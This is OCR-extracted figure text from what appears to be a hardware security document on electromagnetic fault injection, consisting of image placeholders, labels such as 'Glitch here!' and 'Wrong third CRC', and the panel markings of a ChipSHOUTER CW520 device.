



Wrong third CRC






Original Firmware
Glitch here!
Wrong third CRC



ChipSHOUTER® CW520
NewAE Technology Inc.
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Status
Ready
Pulse
Fault
Open
ARM
PULSE
Replace probe tip. Hold ARM to reset.
NewAE



ChipSHOUTER® CW520
NewAE Technology Inc.
